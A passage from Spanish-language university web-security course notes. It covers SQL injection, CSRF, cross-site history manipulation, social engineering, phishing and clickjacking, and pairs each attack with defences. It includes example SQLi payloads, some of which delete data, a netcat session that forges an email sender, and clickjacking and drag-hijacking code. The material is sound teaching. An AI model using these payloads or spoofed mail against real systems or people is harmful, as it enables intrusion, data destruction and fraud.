virtualBox deberás redirigir los puertos, desde configuración, red, avanzado, redirección de un puerto HOST a un puerto GUEST, puede ser el mismo.

6.7. Links

- Web Security A WhiteHat Perspective
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md
- Browser Ref low <https://www.youtube.com/watch?v=ZTnIxIA5KGw>
- Documento: Deep dive into the murky waters of script loading

Tema 7 SQL Injection

Contents

7.1. Introducción	45
7.2. Definición	45
7.3. Ejemplo de fallo	46
7.3.1. El error	46
7.4. Análisis del fallo	46
7.5. Clasificación	47
7.5.1. Por nivel	47
7.5.2. Por técnicas de ataque	47
7.6. Técnicas de protección	48
7.7. Técnicas de evasión	49

7.1. Introducción

Objetivos

- Qué es el SQL injection y qué impacto puede tener.
- Conocer las clasificaciones que existen.
- Métodos de mitigación.

Referencias:

- [Classification of SQL Injection Attacks](#)
- [SQL Injection Overview \(Oracle\)](#)

7.2. Definición

Wikipedia

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

Descripción según: CWE

The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

- Es una forma de inyección de código malicioso donde el objetivo es el motor de la base de datos.
- Por tanto, **afectan al servidor** y el ataque se suele hacer desde la lado del cliente.
- El fallo se puede cometer en todos los lenguajes de programación: php, c, c#, java, jnode, etc..
- El fallo radica en **no separar claramente datos de usuario de sentencias de control del programa**. Con lo que se “confunden” datos de usuario con código del programador.
- Según OWASP es el principal problema de internet tanto la facilidad de detección, la facilidad de explotación así como por el impacto que tiene al afectar directamente a los datos guardados. Y, aunque en los últimos años ha mejorado mucho, todavía tiene una alta prevalencia.

7.3. Ejemplo de fallo

- Caso de programa real en c# con la vulnerabilidad:

```
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner='" +
               userName + "' AND itemname='" +
               ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);...
```

- El programador quería hacer una consulta SQL de la forma:

```
SELECT * FROM items WHERE owner='<userName>' AND itemname='<itemName>';
```

- Por lo que el usuario “pedro” que pregunta por su “coche”, resultará un la siguiente consulta:

```
SELECT * FROM items WHERE owner='pedro' AND itemname='coche';
```

La cual es una consulta SQL correcta.

7.3.1. El error

- El fallo se puede manifestar si un usuario malicioso decide preguntar por otro “item” distinto:

```
nada' OR 'a'='a
```

- con esta cadena la consulta SQL resultante es:

```
SELECT * FROM items WHERE owner='pedro' AND itemname='nada' OR 'a'='a';
```

- Puesto que 'a' = 'a' es siempre cierto, se seleccionarán todas la entradas de la base de datos. Lo que equivale a:

```
SELECT * FROM items;
```

- Como resultado, cualquier usuario puede consultar cualquier cosa. Nos hemos saltado el mecanismo de control de acceso.

7.4. Análisis del fallo

- El fallo reside en que el programador ha asumido un cierto tipo de valores en los datos introducidos por el usuario.
- No ha validado que sean datos “correctos”, pero ¿qué son datos correctos?
- Como podemos ver, el atacante se ha “escapado” de las comillas que en principio parecían proteger los datos del usuario. Y ha conseguido inyectar código SQL en la consulta.
- Este fallo ha existido desde siempre, pero ha sido con el uso de la web cuando se ha magnificado el problema.




Figura 7.1: Secuencia de interacciones en un ataque SQLi.

- Los problemas de inyección no están limitados al SQL:
 - ORM (Object Relational Mapping): Para insertar objetos (clases) en bases de datos relacionales.
 - LDAP (Lightweight Directory Access Protocol): Una base de datos jerárquica (no relacional). Active Directory es una implementación de LDAP. [Explicación de la sintaxis básica de LDAP y un ejemplo de inyección.](#)

Añadir más capas de abstracción no suele mejorar la seguridad.

7.5. Clasificación

- La explotación depende del código que construye la consulta SQL y qué se hace después con los resultados.
- Es muy difícil categorizar estos tipos de fallos.

7.5.1. Por nivel

Oracle los categoriza en:

Primer orden: El atacante produce una modificación directamente con los datos que manipula. En esta categoría tenemos:

- Uniones: Se añade más sentencias SQL: `UNION SELECT ...`
- Extensiones sobre la misma consulta: `username=' %'`
- Restricciones a la consulta: `username=' ' OR '1'='1'`

Segundo orden: El atacante inyecta código o datos en la base de datos que posteriormente será tratada como datos “confiables”.

Ataques laterales: Se modifica el comportamiento/ configuración del motor de la base de datos. Por ejemplo, el modifica la forma en que se lee la fecha, con lo que las operaciones posteriores tendrán resultados incorrectos.

7.5.2. Por técnicas de ataque




Figura 7.2: Taxonomía. Fuente “Classification of SQL Injection Attacks”. Khaleel Ahmad et al.

Otras taxonomías se centran en el lado del atacante y tenemos:

Tautologías: El ataque se produce haciendo que las cláusulas WHERE sean siempre ciertas:

```

$query="SELECT * FROM users WHERE id="+user+" AND pwd="+pass;
$valid = mysql_query($query);
if ($valid) {
    print "Autenticado";
}
  
```

Comentarios: Se introducen símbolos de comentario para eliminar parte de consulta.

Errores sintácticos: Se introducen errores para que la consulta falle y se puedan ver los mensajes de error.

Consulta de UNION: Permite unir los resultados de dos consultas, lo que permite consultar contenidos de otras tablas.

Piggy-backed: Se añade otra sentencia SQL después de la que contiene el fallo. Es parecida al tipo UNIÓN pero en este caso no estamos limitados a hacer otra SELECT. Para este tipo es necesario poder introducir el carácter “;”;

Procedimientos almacenados: Consiste en utilizar los procedimientos almacenados en la base de datos. La mayoría de las DB pueden guardar programas que pueden ser invocados por el usuario.

Inferencia: El atacante no puede observar los resultados completos de sus consultas pero sí puede ver:

- Temporizados: Midiendo el tiempo de respuesta puede saber si el ataque (o la consulta) ha tenido éxito, pero siempre se recibe la misma respuesta.
- Respuestas binarias: Solo se obtiene una respuesta true/false (o se puede asimilar a esta).

7.6. Técnicas de protección

Veremos algunas soluciones específicas para el SQLi:

Sanitizar las entradas: Es la máxima universal de la defensa: “no te fíes de lo que puede controlar el usuario”. Por tanto, se puede “escapar” los caracteres peligrosos. Veremos más sobre esto en temas posteriores.

Limitar las longitudes: Los ataques más complejos necesitan de cadenas SQL más largas de lo que suele ser normal. Por ejemplo el nombre de un usuario no debería ser mayor de 10 caracteres. Limitando este campo se reduce mucho el tipo de ataques que se se puede hacer.

Captura de los errores: No dejes que los errores de la base de datos se muestren. Intercéptalos y devuelve una redirección a otra página.

Mínimo privilegio: El usuario utilizado desde el servidor web NO debe tener permisos para crear o modificar la estructura de la DB. Y si puedes usar dos usuarios uno para consultas y otro para modificaciones mejor.

Consultas parametrizadas: En lugar de construir las sentencias SQL como como cadenas de caracteres, utilizar funciones específicas.

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

7.7. Técnicas de evasión

A toda medida de protección le sigue una mejora en el ataque.

- **Second Order SQL Injection.** Se trata de una inyección SQL de una query o parte de la misma que no se ejecuta directamente sino que se almacena en una fila de la base de datos de forma permanente. Una posterior consulta produce los efectos deseados cuando se lee de la base de datos la fila modificada y se fusiona con una segunda query que si es ejecuta y permite exfiltrar datos, además es muy efectiva pues al estar los datos en la base de datos se considera una fuente fiable y no se sanitiza.

Ejemplo de una Inyección de Segundo Orden:

1. Se crea una base de datos con:

```
CREATE TABLE USERS (userId serial PRIMARY KEY, firstname TEXT)
```

2. Tienes el código para recibir de un formulario el nombre de usuario e insertarlo de forma segura en la base de datos, puesto que previamente la aplicación lo ha sanitizado con la función `someEscapeFunction`.

```
$firstname = someEscapeFunction($_POST["firstName"]);
$SQL = "INSERT INTO USERS (firstname) VALUES ('$firstName ');";
someConnection->execute($SQL);
```

3. Algún usuario malicioso se registra como: "te vas a enterar"); DELETE FROM USERS".
4. En alguna otra parte de la aplicación se quiere emplear el nombre de usuario para incorporar datos asociados al mismo en otra tabla ("sometable"):

```
$userid = 42;
$SQL = "SELECT firstname FROM USERS WHERE (userId=$userid)";
$RS = con->fetchAll($SQL);
$firstName = $RS[0]["firstName"];
$SQL = "INSERT INTO sometable VALUES ('$firstName');";
```

5. Transformándose ésta última query en:

```
INSERT INTO sometable VALUES ('te vas a enterar'); DELETE FROM USERS; //
```

- **Lateral SQL Injection.** Se trata de explotar algunos procedimientos que están implícitos en los gestores de bases de datos, que permiten el formateo de la información. Una prueba de concepto empleó el comando para establecer el formato de fecha, que permite introducir en el formato no sólo los códigos para acceder a datos temporales sino cualquier carácter:

```
SQL> ALTER session SET NLS_Date_Format = ''; DROP FROM users; The time is"... hh24:mi'
```


Tema 8 Cross Site Request Forgery

Contents

8.1. Introducción	51
8.2. Definición	51
8.3. Ejemplo	51
8.4. Discusión	52
8.5. Soluciones	53
8.6. Cross-Site History Manipulation XSHM	53
8.7. Links	54

8.1. Introducción

- Describir el tipo de fallo.
- Comprender las implicaciones.

8.2. Definición

CWE-352: Cross-Site Request Forgery (CSRF)

The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

- El servidor no diferencia entre peticiones HTTP lícitas emitidas por el cliente de forma intencionada y peticiones maliciosas. El problema reside en diferenciar entre las peticiones “intencionadas” y las “no intencionadas”, lo cual es muy sutil.
- Un atacante puede forzar a un cliente a hacer acciones que no desea.
- Se han ido añadiendo mecanismos de seguridad pero todavía es fácil cometer estos errores.
- También se denomina: “XSRF” o “Session Riding”.

8.3. Ejemplo

- Al visitar una página de un blog `devil.com` encontramos el siguiente fragmento de HTML en alguna de las páginas:

```

Bla bla
```

- Cuando nuestro navegador envíe la petición HTTP a `vulnerable.com` le enviará las cookies y la información de sesión.

- La función de php comprueba que el usuario está autenticado mediante una cookie.

```
// Fuente: MITRE CWE-3.1
// initiate the session in order to validate sessions
session_start();
// if the session is registered to a valid user then allow update
if (! session_is_registered("username")) {
    echo "invalid session detected!";
    // Redirect user to login page
    [...]
    exit;
}
// The user session is valid, so process the request and update the
// information
update_profile();
function update_profile {
    // read in the data from $REQUEST and send an update
    // to the database
    SendUpdateToDatabase($_SESSION['username'], $_REQUEST['email']);
    [...]
    echo "Your profile has been successfully updated.";
}
```

Listing 8.1: Código del servidor, PHP.

- Si la víctima está autenticada en vulnerable.com mientras visita devil.com y el servidor vulnerable.com no es capaz de diferenciar si la petición se ha originado desde un formulario correcto y validado o desde una imagen, entonces tenemos un CSRF.
- En el ejemplo, el valor de username se obtiene de la cookie, que a demás contiene un token de sesión.




Figura 8.1: CSRF secuencia de ataque.

8.4. Discusión

- En el CSRF el atacante **no espera respuesta**. Son peticiones ciegas que causan un efecto en el servidor debido a la política del SOP (Same Origin Policy) impide que se pueda utilizar los datos leídos por el "CSRF code" en el navegador de la víctima, y por tanto tampoco se pueden exfiltrar.
- El CSRF es un ataque que modifica el contenido del servidor vulnerable. En especial, modifica aquellos objetos accesibles por la víctima.
- Existen multitud de métodos para conseguir que una víctima realice una petición HTTP (esto es, interprete HTML):
 - Mediante CSS.

- Abrir un mail.
- Embebido en un documento Word o similares que soporten URLs.
- Objetos locales que hacen referencias a la web vulnerable.
- En los anuncios de las páginas web. Este vector es muy utilizado.
- Un atacante nos puede enviar un correo que **al abrirlo por la víctima** (con sólo mirarlo) realice peticiones no deseadas.
- El ejemplo mostrado utilizaba una petición GET camuflada como una imagen, pero no también se puede hacer peticiones POST gracias al javascript (que está activo en todos los navegadores).
- ¿Qué diferencia hay entre **abrir un mail** y **clickar** un enlace?
- Al hacer click considera usuario actúa, entonces ya ha dado su consentimiento y estaríamos hablando de otro tipo de ataque (Phishing).
- Por tanto, NO debemos tener la sesión del banco abierta mientras navegamos por internet. Por si el banco no ha resuelto el problema.

8.5. Soluciones

- Las cookies por si solas no sirven de nada.
- Una opción consiste añadir algún secreto en la propia página que solicita el servicio (un campo hidden de un formulario) de forma que el servidor pueda comprobar la validez del secreto y el atacante no pueda crearlo.
- Otra opción es hacer que el usuario tenga que validar la petición. Por ejemplo, los bancos nos preguntan varias veces que si estamos seguros y que los datos son correctos antes de hacer una transferencia.
- Estas soluciones las estudiaremos en el tema de Autenticación.

8.6. Cross-Site History Manipulation XSSHM

Consiste en explotar esta estructura:

Page (A): if (CONDITION) Redirect(Page B)

Nota: si se emplea el método redirect en el historial no se inserta la pagina original sólo la de destino.

Algoritmo:

- Crear un IFRAME con la dirección de la página B
- Recordar la longitud del historial con history.length
- Cambiar la fuente del IFRAME con la dirección de la página A
- Si el historial tiene la misma longitud entonces la condición es cierta.

Esta vulnerabilidad se puede explotar para obtener un mapa de recursos (obviamente se debe saber lo que se está buscando), saber si un parámetro es vulnerable a un ataque SQL Injection, enumeración de parámetros, hacer un seguimiento de las páginas visitadas por un usuario, etc.

Saber si un usuario está autenticado: Supongamos que la Web está programada de forma que el acceso a un recurso protegido provoca la redirección hacia la página de autenticación si el usuario que intenta acceder no está autenticado (lo que es muy habitual). Algoritmo, en la página maliciosa con los enlaces a la web "vulnerable":

- 1.- Creamos un IFRAME con src="login.aspx" --> Se mete una línea en el historial
- 2.- Recordad el valor de la longitud del historial (history.length)
- 3.- Cambiar la fuente(src) del IFRAME a "Protected.aspx"
- 4.- Si el valor de history.length no ha cambiado, significa que el usuario no está autenticado. (porque lo ha redirigido a "login.aspx")

8.7. Links

- <https://drive.google.com/file/d/1UVbERJn4f0V4Ny1bBiobawilZasuiQYs/view?usp=sharing>

Tema 9 Client-Side Attacks

Contents

9.1. Introducción	55
9.2. Ingeniería Social	55
9.2.1. Herramientas de Ingeniería social, SET	56
9.3. Phishing	57
9.3.1. Spear Phishing	57
9.4. Clickjacking o Click Hijacking	58
9.4.1. Defensa contra Clickjacking	59

9.1. Introducción

- Social Engineering
- Phishing
- Spear phishing.
- Clickjacking
- URLs en punycode
-

9.2. Ingeniería Social

En ciberseguridad el factor humano es uno de los más críticos, pues aunque se puede establecer mecanismos de formación, cada uno de los trabajadores de una organización es único, indeterminista y en la mayoría de los casos no técnico. Por lo que es imposible “parchearlos”. A nivel técnico es posible instaurar múltiples mecanismos de seguridad en una organización, pero si un trabajador es engañado para dar acceso a la infraestructura de la misma, no habrá servido de nada todos los mecanismos. Kevin Mitnick es un ex-cracker que empleo en sus inicios técnicas de ingeniería social para obtener información.

Los ataques de ingeniería social tienen como objetivo las personas: se trata en todos los casos de engañar o manipular psicológicamente a los individuos para que realicen acciones supuestamente legítimas. Algunos de los ataques son mecanismos catalogados de ataques de ingeniería social pero se emplean, normalmente, en una fase de reconocimiento:

1. Tailgating y Piggy Backing, consiste en entrar en una zona restringida, física o electrónica, siguiendo a otra persona que sí esta autorizada, o gracias a un ofrecimiento.
2. Shoulder Surfing. Mirar por encima del hombro, grabación de video. Patrones de desbloqueo, contraseñas, datos personales, cuentas bancarias, dirección física, etc.
3. Dumpster Diving, búsqueda en la basura, o en cualquier lugar donde se deseché material de la empresa: dirección de e-mail, telefonos, credenciales, información sobre el software, discos duros, tarjetas de memoria, etc.
4. Social Networks, a través de redes sociales se obtiene información sobre hábitos, conocidos, familiares, titulación academica, empresas en las que trabajas, etc.

5. Eavesdropping. Escuchas de conversaciones, pinchar el teléfono, escuchas electrónicas, lectura de correos-e en plano, mensajería electrónica, etc.
6. Phone Phreaking. Empleo de servicios de telefonía abiertos.
7. Baiting/USB switchblades. En general se emplean pinchos USB con diversas funcionalidades, o bien con malware.
8. Watering Hole. Se infectan páginas webs a las que acceden habitualmente los miembros de una determinada organización, si el acceso es a través de la red física corporativa, la web infectada inyecta directamente el malware.
9. Tabnabbing Attack. Se emplea la confianza que tiene un usuario en las pestañas de navegación, puede haber muchas y cambios sutiles pasan desapercibidos. El cambio de una página real por la maliciosa se produce mientras la pestaña no está activa.
10. Reverse TabNabbing. Desde una página web legítima se abre una pestaña de un enlace malicioso, este es capaz de acceder a la página que lo invocó y cambiarla por un clon malicioso de la original.
11. Phishing/Spearphishing y Smishing. Suplantación/Suplantación dirigida. Se trata de suplantar una identidad/organización cercana, conocida o de confianza para hacer creer a la víctima de un hecho para que realice una acción, normalmente acceder a una web maliciosa o enviar datos privados. La diferencia entre ambos tipos es el coste y el objetivo, en el primer caso no tienen un objetivo concreto, se realiza mediante correo spam de manera normalmente automática. En el caso del spearphishing antes de enviar el correo-e se planea bien el correo con un buen pretexto, además se suelen incluir datos parcialmente privados. En el caso del Smishing, el medio de acceder a la víctima son los mensajes de texto, generalmente SMSs el
12. Vishing. El método es el mismo que el phishing pero se realiza por teléfono, en este caso, el objetivo es obtener datos privados.
13. SPAM y SPIM. El SPAM forma parte de otros ataques pero como tal puede contener directamente malware. En el caso del SPIM son las aplicaciones de mensajería instantánea.
14. Reverse Social Engineering. El atacante daña el equipo de la víctima para posteriormente ofrecer sus servicios para arreglarlo, es, en este momento cuando puede proceder a sus anchas.

9.2.1. Herramientas de Ingeniería social, SET

Social-Engineer Toolkit (SET) es una herramienta open-source diseñada para crear ataques de ingeniería social durante las pruebas de penetración. Permite realizar ataques de spam, phishing y clonación de web para robo de credenciales. El paquete SET configura semi-automáticamente los elementos necesarios requeridos para realizar un ataque de ingeniería social:

- **Gancho.** El elemento de enlace con la víctima. Ejemplos: correo-e, llave USB.
- **Engaño.** El sistema de engaño: Web clonada, sistemas de autenticación.
- **Carga Viral.** Payload: Ficheros ejecutables o scripts, Ficheros anexos, Enlaces maliciosos, etc.
- **Servidores** Listener o Comand and Control.

En el caso de los payloads, dispone de mecanismos de explotación propios, cuyo conjunto está en constante desarrollo, o enlaces a desarrollados por MSF (Metasploit Framework). La configuración se realiza a través de menús de una aplicación de consola y está desarrollada en python por lo que es “relativamente sencillo” añadir nuevos ataques y sobre todo payloads. Aunque en muchas ocasiones los ataques de ingeniería social emplean varios vectores simultáneamente, los ataques que permite la versión 8.0.3 de año 2020 bajo el epígrafe de “Social Engineering” son:

1. Spear-phishing. Correos masivos con malware, configurar el malware y crear plantillas de correo-e.
2. Website vectors. Credential Harvesters, Tabnabbing, etc.
3. Infectious media, permite autoarrancar ejecutables o infectar ficheros multimedia que se abren automáticamente al abrir el CD,DVD, etc. o los más interesante un picho USB.
4. ataques basados en arduino. Se trata de proyectos arduino para la plataforma Teensy. Una plataforma desde 8bits hasta un ARM cortex.M7, en algunos modelos con tarjeta uSD, ¿podría pasar por un adaptador USB-uSD?, la carga puede ser cualquier payload, un teclado (que teclea automáticamente un script), o dispositivos domóticos X10, etc.
5. Wireless Open Access Point. Se crea un punto de acceso libre, puede hacerse escucha o redirección DNS.
6. QR attack, se genera un enlace malicioso a través de un código QR.

En el menú principal de social-engineering aparecen entradas a las que se accede indirectamente desde otros

menús, simplemente es para preparar poder preparar algunos ataques de formá más personalizada, generar payloads para Powershell,etc.

9.3. Phishing

Phishing, conocido como suplantación de identidad, es un término informático que denomina un modelo de abuso informático y que se comete mediante el uso de un tipo de ingeniería social, caracterizado por intentar adquirir información confidencial de forma fraudulenta (como puede ser una contraseña, información detallada sobre tarjetas de crédito u otra información bancaria). [Wikipedia]

Es una forma de ingeniería social, normalmente a través de correos-e, blogs y redes sociales.

- Muchos de los ataques requieren que el usuario visite o realice alguna interacción con un servidor malicioso.
- El phishing es la forma de conseguir que el cliente descargue una página maliciosa.
- En sí mismo no es un ataque o un fallo, sino un medio para conseguir explotar otro fallo **que sí requiere de interacción del usuario**.
- El phising también se usa para enviar documentos comprometidos a los clientes (distribuir malware directamente).
- Es complejo clasificar los tipos que phising ya que continuamente están saliendo nuevas variantes. <https://news.sophos.com/es-es/2019/01/10/alerta-campana-de-phishing-contr-el-bbva>/Sophos describe un ataque de phising contra BBVA

9.3.1. Spear Phising

- Es cuando el objetivo es un individuo o una compañía concreta. Es un ataque personalizado.
- El phishing normal (o bulk phishing) se realiza a través de un correo-e genérico por lo que es fácil de detectar.
- El spear phishing es utilizado por APTs.
- Requiere de mucha preparación. En ocasiones está asociado al uso de 0-days. Es necesario conocer muy bien al objetivo, se quiere recopilar correos-e, datos en redes sociales como hobbies, hábitos, contactos,etc para poder construir un correo-e “creíble”.
- Una variante del spear phishing es el “whaling” cuando el objetivo es un alto cargo en una empresa.

Hace un tiempo Google detectó que se había subido un PDF a la plataforma de *VirusTotal* que explotaba un nuevo tipo de fallo. El fichero malicioso no llevaba un payload sino tan solo la explotación del fallo. Se piensa que ese PDF se iba a utilizar en un ataque de spear phishing y los atacantes querían saber que no serían detectados.

- Los enlaces que llegan en los mails de phishing suelen ser versiones similares (tanto en aspecto de la URL, como de contenido) de las webs que se quiere suplantar.
- Clonar una servidor suele ser fácil, pero clonar la URL es más complicado. Para ello se usa caracteres del unicode similares. Mirar la demostración de apple.com que se hizo en 2018.
- En caso de que el sitio utilice https (ya usado en la mayoría) entonces es necesario disponer de un certificado válido.
- ¿Es fácil enviar un mail con un remitente FALSO? Es trivial:

```
$ nc smtp.upv.es 25
HELO smtp.upv.es
MAIL from: ceo@upv.es
RCPT to: iripoll@disca.upv.es
DATA
From: OTRO@LOQUESEA
To: pringado@phising.com
Subject: A ver si picas bobo.
```

```
Querido objetivo, te tengo muchas ganas y quiero que
vayas a la dirección que te adjunto para que me des
todos tus datos personales:
http://hackers-reunidos.com
.
quit
```

- Es muy difícil desarrollar soluciones técnicas al phishing puesto que es una forma de ingeniería social, la solución pasa por “educar” a los usuarios:
 1. NO se debe leer los mails con el HTML activado.
 2. NO se deben enviar mails en HTML. De esta forma, no se fomenta el uso de HTML en los mails.
 3. NO se debe NUNCA hacer click en una URL que llega sin ser solicitada.
 4. No abras adjuntos que no esperas y no sabes de quién son.

9.4. Clickjacking o Click Hijacking

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both. [OWASP]

- El elemento más importante de la seguridad web reside en ser capaces de diferenciar las acciones “intencionadas” de las acciones “inducidas”. Esto es, el CRSF es una forma de hacer una acción inducida en el servidor.
- El navegador limita mucho todas aquellas acciones que no son resultado directo de una interacción del usuario. Por ejemplo, cuando enviamos un formulario pinchando el botón de *submit* se considera una acción intencionada, mientras que el envío mediante XMLHttpRequest desde javascript es mucho más sospechoso. Por tanto, si un atacante es capaz de engañar al cliente para que “intencionadamente” haga click en ciertas partes de una página entonces es como si estuviera manipulando su mano.

```
<!DOCTYPE html>
<html>
<head>
<title>CLICK JACK!!!</title>
<style>
iframe {
width: 1200px;
height: 2000px;
/* Use absolute positioning to line up update button
with fake button */
position: absolute;
top: 0px;
left: -740px;
z-index: 1;
/* Hide from view */
-moz-opacity: 0.5;
opacity: 1;
filter: alpha(opacity=0.5);
}
button {
position: absolute;
top: 55px; /* top: 75px; */
```



```

left: 950px;
z-index: 2;
width: 120px;
-moz-opacity: 0.5;
opacity: 0.5;
}
</style>
</head>
<body>
<iframe src="http://www.upv.es"
scrolling="no"></iframe>
<a href="https://www.google.com"> <button>CLICK HERE!</button></a>
</body>
</html>

```

Existen otros ataques que emplean técnicas similares:

- FLASH clickjacking, de forma similar al ataque sobre HTML permite acceder a los dispositivos multimedia.
- IMAGE-COVERING attacks emplea los mismos efectos, consiste en cambiar partes de una página web atacada, logos, se dispone de forma absoluta una imagen, o buscando una etiqueta particular de la página, en caso de páginas responsive, además de cambiar la imagen se puede añadir el enlace a la imagen. Al ataque se le denomina también: XSIO (cross-site image overlaying) o “grafitti digital”.
- DRAG hijacking robot de datos, en este caso consiste, consiste en ocultar partes de la página atacada con áreas como juegos o cualquier otro elementos engañoso y redirigir los eventos drag and drop para llevar esa información al lugar elegido por el atacante, por ejemplo, un iframe que envía los datos a un servidor malicioso.

```

function Init() {
    var source = document.getElementById("source");
    var target = document.getElementById("target");
    if (source.addEventListener) {
        target.addEventListener("drop", DumpInfo, false);
    } else {
        target.attachEvent("ondrop", DumpInfo);
    }
}
function DumpInfo(event) {
    showHide_ball.call(this);
    showHide_ball_1.call(this);
    var info = document.getElementById("info");
    info.innerHTML += "<span style='color:#3355cc;fontsize:13px'>" + event.dataTransfer.
    getData('Text') +
    "</span><br> ";
}
function showHide_frame() {
    var iframe_1 = document.getElementById("iframe_1");
    iframe_1.style.opacity = this.checked ? "0.5": "0";
    iframe_1.style.filter = "progid:DXImageTransform.Microsoft.
    Alpha(opacity=" + (this.checked ? "50": "0") + ")";
}

```

- Clickjacking 3.0: TapJacking, es en esencia un ataque clickjacking pero empleando los eventos típicos de una touch screen; touchstart, touchend, touchmove, touchcancel.

9.4.1. Defensa contra Clickjacking

Consiste en detectar esta ocultación e informar al usuario. Ejercicio: En el ejemplo del click hijacking substituir el iframe a src="http://www.upv.es" por "http://www.quidian.com", ¿Qué ocurre?

- Frame busting: detectar si la página original esta en un posición visible (mediante css, por ejemplo):

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.
length!=0))
...
top.location = self.location
top.location.href = document.location.href
...
```

- X-Frame-Options, similar a emplear las políticas SOP y CSP. HTTP dispone de una cabecera X-Frame-Options, con los siguientes valores: DENY, SAMEORIGIN, ALLOW-FROM origin.

Tema 10 Same Origin Policy

Contents

10.1. Introducción	61
